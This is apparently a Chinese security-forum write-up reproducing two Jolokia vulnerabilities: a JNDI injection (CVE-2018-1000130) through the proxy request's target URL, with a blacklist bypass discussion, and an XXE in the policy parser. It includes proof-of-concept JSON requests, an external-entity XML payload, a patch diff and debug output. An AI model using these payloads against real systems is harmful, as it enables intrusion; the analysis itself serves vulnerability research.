Jolokia JNDI Injection&XXE Vulnerability分析复现

Author：0c0c0f@勾陈安全实验室

0x01 JNDI Injection CVE-2018-1000130

1.1 什么是JNDI注入

参考：https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf

1.2 漏洞复现

Jolokia的JNDI注入问题出现在jsr160模块，根据官方文档可以很容易找到注入点

> 6.6. Proxy requests For proxy requests, POST must be used as HTTP method so that the given JSON request can contain an extra section for the target which should be finally reached via this proxy request. A
> typical proxy request looks like

```
{
    "type" : "read",
    "mbean" : "java.lang:type=Memory",
    "attribute" : "HeapMemoryUsage",
    "target" : {
        "url" : "service:jmx:rmi:///jndi/rmi://targethost:9999/jmxrmi",
        "user" : "jolokia",
        "password" : "s!cr!t"
    }
}
```

根据补丁信息很容易确定漏洞位置：

> url within the target section is a JSR-160 service URL for the target
> server reachable from within the proxy agent. user and password are
> optional credentials used for the JSR-160 communication.

1.3 漏洞利用

POST ∨ http://127.0.0.1:8080/jolokia-war-1.3.7   Params   Send ∨

Authorization   Headers   Body ●   Pre-request Script   Tests

○ form-data   ○ x-www-form-urlencoded   ● raw   ○ binary   Text ∨

```
1   {
2       "type" : "read",
3       "mbean" : "java.lang:type=Memory",
4       "attribute" : "HeapMemoryUsage",
5       "target" : {
6           "url" : "service:jmx:rmi:///jndi/rmi://127.0.0.1:1999/Object",
7           "user" : "jolokia",
8           "password" : "s!cr!t"
9       }
10  }
```

https://login.intra.le ●   http://127.0.0.1:808 ●   +   ⋯   No Environment ∨   👁   ⚙

POST ∨ http://127.0.0.1:8080/jolokia-war-1.3.7   Params   Send ∨   Save ∨

Authorization   Headers   Body ●   Pre-request Script   Tests   Code

○ form-data   ○ x-www-form-urlencoded   ● raw   ○ binary   Text ∨

```
1   {
2       "type" : "read",
3       "mbean" : "java.lang:type=Memory",
4       "attribute" : "HeapMemoryUsage",
5       "target" : {
6           "url" : "service:jmx:rmi:///jndi/rmi://127.0.0.1:1999/O
7           "user" : "jolokia",
8           "password" : "s!cr!t"
9       }
10  }
```

Body   Cookies   Headers (9)   Test Results   Status: 200 OK   Time: 114 ms

Pretty   Raw   Preview   Text ∨

```
1   t.http.HttpServlet.service(HttpServlet.java:731)\n\tat org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:
```

```
{"request":{"mbean":"java.lang:type=Memory","attribute":"HeapMemoryUsage","type":"read","target":{"env":
{"password":"s!cr!t","user":"jolokia"},"url":"service:jmx:rmi:\/\/\/jndi\/rmi:\/\/127.0.0.1:1999\/Object"}},"stacktrace":"java.io.IOException: Failed
to retrieve RMIServer stub: javax.naming.NamingException [Root exception is java.lang.ClassCastException: ExportObject cannot be cast to
javax.naming.spi.ObjectFactory]\n\tat javax.management.remote.rmi.RMIConnector.connect(RMIConnector.java:369)\n\tat
javax.management.remote.rmi.RMIConnector.connect(RMIConnector.java:249)\n\tat
org.jolokia.jsr160.Jsr160RequestDispatcher.dispatchRequest(Jsr160RequestDispatcher.java:80)\n\tat
org.jolokia.backend.BackendManager.callRequestDispatcher(BackendManager.java:413)\n\tat
org.jolokia.backend.BackendManager.handleRequest(BackendManager.java:158)\n\tat
org.jolokia.http.HttpRequestHandler.executeRequest(HttpRequestHandler.java:197)\n\tat
org.jolokia.http.HttpRequestHandler.handlePostRequest(HttpRequestHandler.java:137)\n\tat
org.jolokia.http.AgentServlet$3.handleRequest(AgentServlet.java:420)\n\tat org.jolokia.http.AgentServlet.handleSecurely(AgentServlet.java:301)\n\tat
org.jolokia.http.AgentServlet.handle(AgentServlet.java:277)\n\tat org.jolokia.http.AgentServlet.doPost(AgentServlet.java:244)\n\tat
javax.servlet.http.HttpServlet.service(HttpServlet.java:650)\n\tat javax.servlet.http.HttpServlet.service(HttpServlet.java:731)\n\tat
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:303)\n\tat
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\n\tat
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)\n\tat
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:241)\n\tat
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\n\tat
org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:219)\n\tat
org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:110)\n\tat
org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:169)\n\tat
org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:103)\n\tat
org.apache.catalina.valves.AccessLogValve.invoke(AccessLogValve.java:962)\n\tat
org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:116)\n\tat
org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:445)\n\tat
org.apache.coyote.http11.AbstractHttp11Processor.process(AbstractHttp11Processor.java:1115)\n\tat
org.apache.coyote.AbstractProtocol$AbstractConnectionHandler.process(AbstractProtocol.java:637)\n\tat
org.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.java:316)\n\tat
java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\n\tat
java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)\n\tat
org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)\n\tat java.lang.Thread.run(Thread.java:748)\nCaused by:
javax.naming.NamingException [Root exception is java.lang.ClassCastException: ExportObject cannot be cast to javax.naming.spi.ObjectFactory]\n\tat
com.sun.jndi.rmi.registry.RegistryContext.decodeObject(RegistryContext.java:507)\n\tat
com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:138)\n\tat
com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205)\n\tat javax.naming.InitialContext.lookup(InitialContext.java:417)\n\tat
javax.management.remote.rmi.RMIConnector.findRMIServerJNDI(RMIConnector.java:1955)\n\tat
javax.management.remote.rmi.RMIConnector.findRMIServer(RMIConnector.java:1922)\n\tat
javax.management.remote.rmi.RMIConnector.connect(RMIConnector.java:287)\n\t... 31 more\nCaused by: java.lang.ClassCastException: ExportObject cannot
```

1.4 影响

Affected Packages State

Platform	Package	State
Red Hat OpenStack Platform 9.0	opendaylight	Under investigation
Red Hat OpenStack Platform 8.0 (Liberty)	opendaylight	Under investigation
Red Hat OpenStack Platform 13	opendaylight	Under investigation
Red Hat OpenStack Platform 12.0	opendaylight	Under investigation
Red Hat OpenStack Platform 11	opendaylight	Under investigation
Red Hat OpenStack Platform 10	opendaylight	Under investigation
Red Hat JBoss Fuse 6	jolokia-core	Affected
Red Hat JBoss Data Virtualization 6	jolokia-client-java	Under investigation
Red Hat JBoss A-MQ 7	jolokia-core	Affected
Red Hat JBoss A-MQ 6	jolokia-core	Affected
Red Hat Enterprise Linux OpenStack Platform 7.0 (Kilo) for RHEL 7	opendaylight	Under investigation

External References

- https://jolokia.org/#Security_fixes_with_1.5.0

1.5 漏洞Bypass

补丁信息，可以看到增加ldap的黑名单：`service:jmx:rmi:///jndi/ldap:.*`

https://github.com/rhuss/jolokia/commit/2f180cd0774b66d6605b85c54b0eb3974e16f034

chore: Narrow down default blacklist to be even more restrictive

master

Browse files

rhuss committed 20 hours ago   1 parent f0ce226   commit 2f180cd0774b66d6605b85c54b0eb3974e16f034

Showing **1 changed file** with **1 addition** and **1 deletion**.

Unified   Split

2 ■■□□□ agent/jsr160/src/main/java/org/jolokia/jsr160/Jsr160RequestDispatcher.java   View ▾

```
@@ -244,7 +244,7 @@ private boolean checkPattern(Set<String> patterns, String urlS, boolean isPositi
244  244
245  245         private Set<String> extractBlackList(Configuration pConfig) {
246  246             // Bad, bad ....
247      -            return Collections.singleton("service:jmx:rmi:///jndi/ldap:.*");
     247  +            return Collections.singleton("service:jmx:rmi:///jndi.*");
248  248         }
249  249
250  250
```

但是JDNI注入支持的协议有LDAP、RMI、Cobra三种，所以补丁后还是存在问题的。

JNDI Remote Class Loading

Component		JVM property to enable remote class loading	Security Manager enforced?
SPI	RMI	`java.rmi.server.useCodebaseOnly = false` *(default value = true, since JDK 7u21)*	Always
	LDAP	`com.sun.jndi.ldap.object.trustURLCodebase = true` *(default value = false)*	Not enforced
	CORBA		Always
Naming Manager			Not enforced

```
1   {
2       "type" : "read",
3       "mbean" : "java.lang:type=Memory",
4       "attribute" : "HeapMemoryUsage",
5       "target" : {
6           "url" : "service:jmx:rmi:///jndi/rmi://127.0.0.1:1999/Object"
7           "user" : "jolokia",
8           "password" : "s!cr!t"
9       }
10  }
```

0x02 XXE Vulnerability In PolicyDescriptor Class

2.1 漏洞复现


```
56
57      /**
58       * Construct a policy restrictor from an input stream
59       *
60       * @param pInput stream from where to fetch the policy data
61       */
62 @   public PolicyRestrictor(InputStream pInput) {
63          Exception exp = null;
64          if (pInput == null) {
65              throw new SecurityException("No policy file given");
66          }
67          try {
68              Document doc =
69                  DocumentBuilderFactory.newInstance().newDocumentBuilder().parse(pInput);
70              requestTypeChecker = new RequestTypeChecker(doc);
71              httpChecker = new HttpMethodChecker(doc);
72              networkChecker = new NetworkChecker(doc);
73              mbeanAccessChecker = new MBeanAccessChecker(doc);
74              corsChecker = new CorsChecker(doc);
75          }
76          catch (SAXException e) { exp = e; }
77          catch (IOException e) { exp = e; }
78          catch (ParserConfigurationException e) { exp = e; }
79          catch (MalformedObjectNameException e) { exp = e; }
80
81          if (exp != null) {
82              throw new SecurityException("Cannot parse policy file: " + exp,exp);
83          }
84      }
```



```
2
3    import org.testng.annotations.Test;
4
5    import java.io.InputStream;
6
7    public class XXETest {
8        @Test
9        public void xxe() {
10           System.out.println("XXE");
11           InputStream is = getClass().getResourceAsStream( name: "/xxe.xml");
12           PolicyRestrictor restrictor = new PolicyRestrictor(is);
13       }
14   }
15
```

```
1   <?xml version="1.0" ?>
2   <!DOCTYPE r [
3          <!ELEMENT r ANY >
4          <!ENTITY sp SYSTEM "http://127.0.0.1:6666/test.txt">
5          ]>
6   <r>&sp;</r>
```

```
python nc -l -vv 6666
GET /test.txt HTTP/1.1
User-Agent: Java/1.8.0_151
Host: 127.0.0.1:6666
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

2.2 漏洞利用

由于对Jolokia不熟悉，目前还没有找到用户可控输入点。

0x03 参考

- https://jolokia.org/agent.html
- https://jolokia.org/reference/html/proxy.html
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-1000130
- http://outofmemory.cn/code-snippet/35023/Jolokia-single-customer-example-JMX
- https://github.com/rhuss/jolokia/commit/2f180cd0774b66d6605b85c54b0eb3974e16f034
- https://stackoverflow.com/questions/27707190/activemq-jolokia-api-how-can-i-get-the-full-message-body

点击收藏 | 2 关注 | 2

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板